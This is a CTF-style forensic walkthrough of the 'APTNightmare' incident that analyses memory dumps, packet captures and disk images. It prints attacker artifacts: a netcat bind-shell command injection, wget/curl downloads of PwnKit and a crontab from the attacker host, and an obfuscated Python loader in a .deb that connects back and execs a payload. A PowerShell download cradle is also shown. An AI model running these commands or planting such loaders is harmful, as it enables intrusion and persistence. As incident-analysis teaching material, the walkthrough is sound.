APTNightmare - Walkthrough

Saturday, July 27, 2024 2:41 PM

Question one:
What is the IP address of the infected web server?

- After I created a profile for our memory dump, I ran the following command and received the IP:
  python2 vol.py -f ../volatility3/Memory_WebServer.mem --profile=LinuxUbuntu-5_3_0-70-genericx64 linux_ifconfig

Interface	IP Address	MAC Address	Promiscous Mode
lo	127.0.0.1	00:00:00:00:00:00	False
enp0s3	192.168.1.3	08:00:27:d3:c1:5c	False
lo	127.0.0.1	00:00:00:00:00:00	False

Question two:
What is the IP address of the Attacker?

- So, we also received a pcap file, I opened Wireshark and filtered by the destination IP of the server.
  I notice a lot of suspicious request from the address "192.168.1.5"


2024-02-04 17:31:32.177308556	192.168.1.5	35286	192.168.1.3	80	HTTP	GET /adm.js HTTP/1.1
2024-02-04 17:31:32.178454771	192.168.1.5	35150	192.168.1.3	80	HTTP	GET /adm.html HTTP/1.1
2024-02-04 17:31:32.184029537	192.168.1.5	35150	192.168.1.3	80	HTTP	GET /adm.htm HTTP/1.1
2024-02-04 17:31:32.185280420	192.168.1.5	35286	192.168.1.3	80	HTTP	GET /adm.py HTTP/1.1
2024-02-04 17:31:32.187848282	192.168.1.5	35150	192.168.1.3	80	HTTP	GET /adm.rb HTTP/1.1
2024-02-04 17:31:32.188456451	192.168.1.5	35246	192.168.1.3	80	HTTP	GET /adm.cgi HTTP/1.1
2024-02-04 17:31:32.191119589	192.168.1.5	35286	192.168.1.3	80	HTTP	GET /adm.pl HTTP/1.1
2024-02-04 17:31:32.194315996	192.168.1.5	35150	192.168.1.3	80	HTTP	GET /adm.shtml HTTP/1.1
2024-02-04 17:31:32.197247128	192.168.1.5	35246	192.168.1.3	80	HTTP	GET /adm/ HTTP/1.1
2024-02-04 17:31:32.204359084	192.168.1.5	35246	192.168.1.3	80	HTTP	GET /adm/admloginuser.aspx HTTP/1.1
2024-02-04 17:31:32.205271704	192.168.1.5	35286	192.168.1.3	80	HTTP	GET /adm/admloginuser.jsp HTTP/1.1
2024-02-04 17:31:32.209106568	192.168.1.5	35150	192.168.1.3	80	HTTP	GET /adm/admloginuser.html HTTP/1.1
2024-02-04 17:31:32.209977325	192.168.1.5	35284	192.168.1.3	80	HTTP	GET /adm/admloginuser.php HTTP/1.1
2024-02-04 17:31:32.212702591	192.168.1.5	35284	192.168.1.3	80	TCP	35284 → 80 [ACK] Seq=8035 Ack=12558 Win=6412
2024-02-04 17:31:32.217471766	192.168.1.5	35284	192.168.1.3	80	HTTP	GET /adm/admloginuser.js HTTP/1.1
2024-02-04 17:31:32.223234815	192.168.1.5	35284	192.168.1.3	80	HTTP	GET /adm/fckeditor HTTP/1.1
2024-02-04 17:31:32.224062054	192.168.1.5	35286	192.168.1.3	80	HTTP	GET /adm/index.php HTTP/1.1
2024-02-04 17:31:32.231372414	192.168.1.5	35286	192.168.1.3	80	HTTP	GET /adm/index.jsp HTTP/1.1
2024-02-04 17:31:32.232362935	192.168.1.5	35284	192.168.1.3	80	HTTP	GET /adm/index.html HTTP/1.1
2024-02-04 17:31:32.233236264	192.168.1.5	35246	192.168.1.3	80	HTTP	GET /adm/index.aspx HTTP/1.1

Question three:
How many open ports were discovered by the attacker?

- We know The SYN-ACK responses indicate open ports so I filtered and counted the unique ports:
  ip.src == 192.168.1.3 && ip.dst == 192.168.1.5 && tcp.flags.syn == 1 && tcp.flags.ack == 1

2024-02-04 17:31:46.673622964	192.168.1.3	443	192.168.1.5	37858	TCP	443 → 37858 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590906 TSecr=1070663327 WS=128
2024-02-04 17:31:46.674165042	192.168.1.3	143	192.168.1.5	60942	TCP	143 → 60942 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590906 TSecr=1070663328 WS=128
2024-02-04 17:31:46.674495874	192.168.1.3	443	192.168.1.5	37868	TCP	443 → 37868 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590907 TSecr=1070663328 WS=128
2024-02-04 17:31:46.674623076	192.168.1.3	110	192.168.1.5	34768	TCP	110 → 34768 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590907 TSecr=1070663328 WS=128
2024-02-04 17:31:46.674704152	192.168.1.3	995	192.168.1.5	60522	TCP	995 → 60522 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590907 TSecr=1070663328 WS=128
2024-02-04 17:31:46.674832710	192.168.1.3	993	192.168.1.5	37232	TCP	993 → 37232 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590907 TSecr=1070663329 WS=128
2024-02-04 17:31:46.675289833	192.168.1.3	80	192.168.1.5	40408	TCP	80 → 40408 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590908 TSecr=1070663329 WS=128
2024-02-04 17:31:46.675486539	192.168.1.3	53	192.168.1.5	59932	TCP	53 → 59932 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590908 TSecr=1070663329 WS=128
2024-02-04 17:31:46.675778923	192.168.1.3	25	192.168.1.5	36694	TCP	25 → 36694 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590908 TSecr=1070663329 WS=128
2024-02-04 17:31:46.675836026	192.168.1.3	587	192.168.1.5	52202	TCP	587 → 52202 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590908 TSecr=1070663329 WS=128
2024-02-04 17:31:46.678257189	192.168.1.3	563	192.168.1.5	60242	TCP	563 → 60242 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590911 TSecr=1070663331 WS=128
2024-02-04 17:31:46.709001583	192.168.1.3	119	192.168.1.5	53466	TCP	119 → 53466 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590941 TSecr=1070663363 WS=128
2024-02-04 17:31:46.714124867	192.168.1.3	5222	192.168.1.5	55772	TCP	5222 → 55772 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590946 TSecr=1070663368 WS=128
2024-02-04 17:31:46.715304422	192.168.1.3	2020	192.168.1.5	45574	TCP	2020 → 45574 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590948 TSecr=1070663369 WS=128
2024-02-04 17:31:46.719796690	192.168.1.3	465	192.168.1.5	41326	TCP	465 → 41326 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151590952 TSecr=1070663374 WS=128
2024-02-04 17:32:15.900290593	192.168.1.3	25	192.168.1.5	36330	TCP	25 → 36330 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151620133 TSecr=1070692553 WS=128
2024-02-04 17:32:47.704862324	192.168.1.3	53	192.168.1.5	38971	TCP	53 → 38971 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151651938 TSecr=1070724358 WS=128
2024-02-04 17:33:21.277629837	192.168.1.3	443	192.168.1.5	40476	TCP	443 → 40476 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2151685512 TSecr=1070757931 WS=128

- To make it eaiser you can export our output as CSV and filter:



-

Question Four:
What are the first five ports identified by the attacker in numerical order during the enumeration phase, not considering the sequence of their discovery?

- Pretty simple, I ordered the smallest port in ascending order

Question Five:
The attacker exploited a misconfiguration allowing them to enumerate all subdomains.
This misconfiguration is commonly referred to as (e.g, Unrestricted Access Controls)?

- **What is subdomain?**
  Sub-Domains is a unique URL that lives on your purchased domain as an extension in front of your regular domain like support.gamers.com
  Subdomain enumeration is the process of identifying all the subdomains associated with a domain.

- Attackers look for subdomains to discover additional assets that might not be as well protected as the main domain.

- Subdomains often host different services or applications, each potentially with its own vulnerabilities. For example, mail.example.com might be running a mail server with its own set of vulnerabilities.

  How Subdomain Enumeration Works?
  The most direct way is querying DNS records for a domain. This can be done using tools like nslookup, dig, or automated scripts.

- Attackers might look for A, AAAA, CNAME, or TXT records to find subdomains.
- Tools like **dnsenum** or **Sublist3r** use wordlists to try common subdomain names.

They query DNS for each possible subdomain name to see if it resolves.

The answer:
As we said, to find the subdomains of a domain an attacker will BT/query records from the domain via DNS.
So, I filtered the attacker IP (192.168.1.5) via DNS port and found one DNS query:

```
2024-02-04 17:32:47.705063192   192.168.1.5   38971   192.168.1.3   53   DNS   Standard query 0x8455 AXFR cs-corp.cd OPT
2024-02-04 17:32:47.706073419   192.168.1.3   53      192.168.1.5   38971   DNS   Standard query response 0x8455 AXFR cs-corp.cd SOA ns1.cs-corp.cd NS 192.168.1.3 MX 10 cs-corp.cd A 192.168.1.3 A 192.168.1.3
```

- The DNS query we have been found, **cs-corp.cd: type AXFR**, is indicative of an attempt to perform a **DNS zone transfer.**
  This type of query is used to request a full zone file from a DNS server, which can reveal all the DNS records within a domain, including subdomains.

- **Zone transfers are typically used for replicating DNS records between DNS servers. However, when improperly configured, they can allow anyone to request a full list of DNS records.**

Question Six:
How many subdomains were discovered by the attacker?

- We should to click on the DNS response and count the subdomains:

```
admin.cs-corp.cd: type A, class IN, addr 192.168.1.3
auth.cs-corp.cd: type A, class IN, addr 192.168.1.3
www.a1.dev.cs-corp.cd: type A, class IN, addr 192.168.1.3
download.cs-corp.cd: type A, class IN, addr 192.168.1.3
ftp.cs-corp.cd: type A, class IN, addr 192.168.1.3
internal.cs-corp.cd: type A, class IN, addr 192.168.1.3
mail.cs-corp.cd: type A, class IN, addr 192.168.1.3
office.cs-corp.cd: type TXT, class IN
sysmon.cs-corp.cd: type A, class IN, addr 192.168.1.3
```

Question Seven:
What is the compromised subdomain (e.g., dev.example.com) ?

- Since we are looking for information that the attacker has transmitted to the server, in order to compromise it, we will need to look at HTTP traffic with POST method, we will filter the attacker IP and the server IP with POST method.
  ip.src == 192.168.1.5 && ip.dst == 192.168.1.3 && http.request.method == POST


  On the first log you able to see the attacker tried to logged in via 'admin' 'admin' to 'sysmon.cscorp.cd'

```
Content-Length: 29\r\n
Origin: http://sysmon.cs-corp.cd\r\n
```

Question Eight:
What email address and password were used to log in (e.g., user@example.com:password123)?

- I believe this is the most challenging question in the challenge. We 've already identified a large POST request directed to 'index.php'. Typically, logging into the web server is done via POST requests. By following the HTTP stream of one of the logs, I observed that every failed login attempt returns a status code 200 with the error message "Invalid username or password."

  After discussing with ChatGPT, I was advised to filter by redirects (http.response.code == 302). Upon applying this filter, I found only one log related to 'dashboard.php', which was identified as the initial access point of the attacker. By examining the HTTP stream from this log, I was able to find the answer.



Question Nine:
What command gave the attacker their initial access ?

- As before, I filtered the POST requests and looked the last POST request and found the bind shell

```
Referer: http://sysmon.cs-corp.cd/dashboard.php\r\n
Cookie: PHPSESSID=9fa1heg7b428aek3f1i3a0lhvm\r\n
Upgrade-Insecure-Requests: 1\r\n
\r\n
[Full request URI: http://sysmon.cs-corp.cd/dashboard.php]
[HTTP request 1/1]
File Data: 103 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "host" = "|mkfifo /tmp/mypipe;cat /tmp/mypipe|/bin/bash|nc -l -p 5555 >/tmp/mypipe"
    Key: host
    Value: |mkfifo /tmp/mypipe;cat /tmp/mypipe|/bin/bash|nc -l -p 5555 >/tmp/mypipe
```

Question Ten:
What is the CVE identifier for the vulnerability that the attacker exploited to achieve privilege escalation (e.g, CVE-2016-5195) ?

- When I tried to find the answer for number eight, I ran 'linux_bash' to check the bash history of the machine I found the attacker download and ran the file 'Pwnkit.sh' which related to **'CVE-2021-4034'**

```
wget http://192.168.1.5:8000/Pwnkit.sh
chmod +x Pwnkit.sh
./Pwnkit.sh
ls
id
whoami
wget http://192.168.1.5:8000/Pwnkit.sh
bash Pwnkit.sh.1
id
wget http://192.168.1.5:8000/PwnKit
chmod +x ./PwnKit || exit
rm ./PwnKit 0
id
./PwnKit
wget http://192.168.1.5:8000/PwnKit
chmod +x PwnKit
```

Question Eleven:
What is the MITRE ID of the technique used by the attacker to achieve persistence (e.g, T1098.001)?

- As before, when I analyzed the bash history from the memory dump, I discovered that the threat actor had edited '/etc/crontab', a file used for scheduling tasks on Unix systems.
  This technique corresponds to the MITRE ATT&CK technique ID T 1053.003.

```
cd /etc
nano crontab
cat crontab
curl http://192.168.1.5:8000/crontab -o crontab
cat crontab
```

Question Twelve:
The attacker tampered with the software hosted on the 'download' subdomain with the intent of gaining access to end-users. What is the Mitre ATT&CK technique ID for this attack?

- Simple as that sound, I access to Wireshark and ran the filter "http contains "download" and found the request of the attacker and the response of the server.
  I performed 'HTTP follow stream' and investigated the request and found the attacker downloaded a 3 files:
  we saw these files also when we checked the bash history/

```
    <h1>Welcome to Your App Download Page</h1>
    <h2>Choose your platform:</h2>
    <ul>
        <li><a href="cs-linux.deb">Download for Linux</a></li>
        <li><a href="cs-android.apk">Download for Android</a></li>
        <li><a href="cs-windows.exe">Download for Windows</a></li>
    </ul>
    <p>Make sure to select the correct version for your operating system.</p>

    <section id="download">
        <h2>Download CustomerSync</h2>
        <p>Take control of your customer relationships. Download CustomerSync today and elevate your customer interactions to new heights!</p>
        <a href="cs-windows.exe" class="download-button">Download CustomerSync</a>
```

- According to MITRE ATT&CK, this technique is called Supply Chain Compromise: Compromise Software Supply Chain and has the identifier **T1195.002**

Question Thirteen:
What command provided persistence in the cs-linux.deb file?

- This was a tricky one, I downloaded the file from Wireshark
  File -> Export Objects -> Http

Text Filter: cs-linux.deb

Packet	Hostname	Content Type	Size	Filename
36019	192.168.1.5:8000	application/vnd.debian.binary-package	930 bytes	cs-linux.deb

- After I did it, I notice this is a 'deb' file, A debian package is a Unix are archive that includes two tar archives: one containing the control information and another with the program data to be installed
- I opened the file on Kali and I found the following python script:

```
#!/usr/bin/env python3

exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eJw9UN9LwzAQfl7+irCHNcEsrqMbOmxBxAcRGTjfRKRNT1uaJiWXaqfo325Dh/dwx3f33Xc/
6razzlO0qgEvvnRdiCJH2CYCveuVF75uQVgkxKLEI3po2RxUZanCpa5NP9DFgmYZ/
T2XY2Pl1JyTN+voQGtDXW7egcUrviMz746jn2E6zZJTYGtxwof9zf3r4enx9vqBB55U1hhQnrEovlzLeHshY7mJRDIaD4zCQd6QGQwKOh+kw6oSNUDHNpzodLpA9qbLVcOi7C4SKB2oDzYKPK9eSJmesObks6o1UA2GlfxKj3Ll2X91OaU5gQEUC0+SJSjbdg4Q2fQvWWyTkCwhM-
MV3hNEOfzj5Axx7baM='')[0]))
```

- I ask from ChatGPT to create a python script which can decompress and decode the string and ran it:

```
os.system("echo cs-linux && >> ~/.bashrc")
for x in range(10):
        try:
                s=socket.socket(2,socket.SOCK_STREAM)
                s.connect(('192.168.1.5',4444))
                break
        except:
                time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
        d+=s.recv(l-len(d))
exec(zlib.decompress(base64.b64decode(d)),{'s':s})
```

- The command that provided persistence in the cs-linux.deb file is:
  os.system("echo cs-linux && >> ~/.bashrc")

- **The ~/.bashrc file is executed each time a user opens a new terminal session.**
  By appending a command to this file, the attacker ensures that their payload or command will be executed each time a new terminal session is started.

Question fourteen:
The attacker sent emails to employees, what the name for the running process that allowed this to occur?

- I ran the following command to see the process tree:
  python2 vol.py -f ../volatility3/Memory_WebServer.mem --profile=LinuxUbuntu-5_3_0-70-genericx64 linux_pstree

- I noticed to '**citservr**' which related to citadel server which provides data storage and connection - oriented protocols such as IMAP/POP/SMTP.

  Or you can search 'SMTP' on Wireshark and find the citadel server.

```
> Frame 9325: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface wlx1cbfceac4708, id 0
> Ethernet II, Src: PCSSystemtec_d3:c1:5c (08:00:27:d3:c1:5c), Dst: CenturyXinya_ac:47:08 (1c:bf:ce:ac:47:08)
> Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.5
> Transmission Control Protocol, Src Port: 25, Dst Port: 36330, Seq: 1, Ack: 4, Len: 44
v Simple Mail Transfer Protocol
  v Response: 220 cs-corp.cd ESMTP Citadel server ready.\r\n
      Response code: <domain> Service ready (220)
      Response parameter: cs-corp.cd ESMTP Citadel server ready.
```

Question fifth teen:
We received phishing email can you provide subject of email ?

- After several hours of searching for SMTP, POP3, IMAP, and Citadel server traffic in Wireshark without finding anything, I shifted my focus to a forensic investigation of the disk image.
  Despite searching for the user mailbox, I couldn't find any relevant information.
  I then decided to run strings on the memory dump and grep for 'Subject:'.
  This approach led me to the answer.
- I noticed the email sent a multiple time so it indicates the phishing email was sent to big number of employees.

```
<br><p class="message_subject">Subject: Review Revised Privacy Policy</p>
<br><p class="message_subject">Subject: Review Revised Privacy Policy</p>
<br><p class="message_subject">Subject: Review Revised Privacy Policy</p>
<br><p class="message_subject">Subject: Review Revised Privacy Policy</p>
<br><p class="message_subject">Subject: Review Revised Privacy Policy</p>
```

Question sixteen:
What is the name of the malicious attachment?

- Same as before, I ran 'strings' on the memory dump with grep for 'attachment' and noticed to the filename '**policy.docm**'

```
Content-disposition: attachment; filename="policy.docm"
        <a href="javascript:show_attachments_form();">
                Attachments:
                <span id="num_attachments">0</span>
        function hide_attachments_form() {
                $('attachments_form').style.display = 'none';
                update_attachment_count();
        function show_attachments_form() {
                $('attachments_form').style.display = 'block';
                update_attachment_count();
        function update_attachment_count() {
                        'num_attachments',
                        'show_num_attachments',
Content-disposition: attachment; filename="policy.docm"
```


Question Seventeen:
Please identify the usernames of the CEOs who received the attachment.

- When I searched for the subject of the emails, I found the receipts are with this syntax "email;internet:alex.ypl-ru@cs-corp.cd"
  So, I ran grep with the arguments "@cs-corp.cd" & 'ceo'

```
└─$ strings Memory_WebServer.mem | grep -i 'email;internet' | grep 'ceo'
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
email;internet:ceo-ru@cs-corp.cd
email;internet:ceo-us@cs-corp.cd
```

Question Nineteen:
What is the hostname for the compromised CEO?

- On this challenge, we also received a disk image of 'ceo-us' that I assume his machine is compromised, I opened 'Security Event logs' and found the name of the machine



- You can find it also on the 'Console log' we received:

```
2024-02-04 18:40:37.0528690 | INF] System info: Machine name: DESKTOP-ELS5JAK, 64-bit: true, User: ceo-us OS: "Windows10" (10.0.10586)
2024-02-04 18:40:39.0157947 | INF] Using Target operations
2024-02-04 18:40:39.0223976 | WRN]   Flushing target destination directory C:\Users\Public\New folder
2024-02-04 18:40:39.0390646 | WRN]   Creating target destination directory C:\Users\Public\New folder
2024-02-04 18:40:39.0469361 | INF] Found 12 targets. Expanding targets to file list...
```

Question Nineteen:
What is the full path for the malicious attachment?

- This task relatively easily using the MFT, which tracks all files that are opened, deleted, or modified on the system.
  Additionally, analyzing the MFT can help identify file activity, access patterns, and changes over time, providing valuable forensic insights into the state of the file system.

Parent Path	File Name
.\Users\ceo-us\Downloads	policy.docm
.\Users\ceo-us\Downloads	policy.docm:Zone.Identifier

Question Twenty:
Can you provide the command used to gain initial access?


- Initially, I tried accessing the Security event logs and searching for Event ID 4688, which is related to process creation, but I didn't find anything of interest. Later, I accessed the PowerShell commands and discovered the malicious command.

```
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring
('http://192.168.1.5:806/a'))
```

Question Twenty one:
Provide a Popular threat label for the malicious executable used to gain initial access?

- I downloaded the file "a" from Wireshark and found the file content:

- I discovered that the PowerShell script was encoded using Base 64 and compressed with Gzip.
  I used CyberChef to deobfuscate it.



- I discovered another script with base 64 and XOR encryption:

- I ask from ChatGPT to create a python script that will decode and decrypt the payload:

```
decoded_bytes = base64.b64decode(base64_string)

# Step 2: Apply the XOR operation
xor_key = 35
xor_decoded = bytearray([b ^ xor_key for b in decoded_bytes])

# Step 3: Save the resulting byte array to a file
with open('deobfuscated_payload.bin', 'wb') as f:
    f.write(xor_decoded)

print("Deobfuscation complete. The payload is saved to 'deobfuscated_payload.bin'.")
```

- The deobfusated payload created, I uploaded it to VT and found the answer: **trojan.cobaltstrike/beacon**

Question Twenty-Two:
What is the payload type?

- Based on the hint from the task, I located the file 1768.py, which is a script designed for analyzing Cobalt Strike beacons. When I executed the command **python' 1768.py -r deobfuscated_payload.bin**, it provided the answer:

```
Config found: xorkey b'.' 0x0003aa30 0x00040200
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 3334
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
```

Question Twenty-Three:
What is task name has been add by attacker?

- To identify the task added by the attacker, I examined the 'Tasks' directory on the local system (C:\Windows\System32\Tasks) and discovered a suspicious task named 'WindowsUpdateCheck'. Upon inspecting the task's content, I found that it executes malware through cmd.

```
<Exec>
  <Command>c:\Windows\system32\cmd.exe</Command>
  <Arguments>/c start C:\Users\Public\WindowsUpdate.exe</Arguments>
</Exec>
```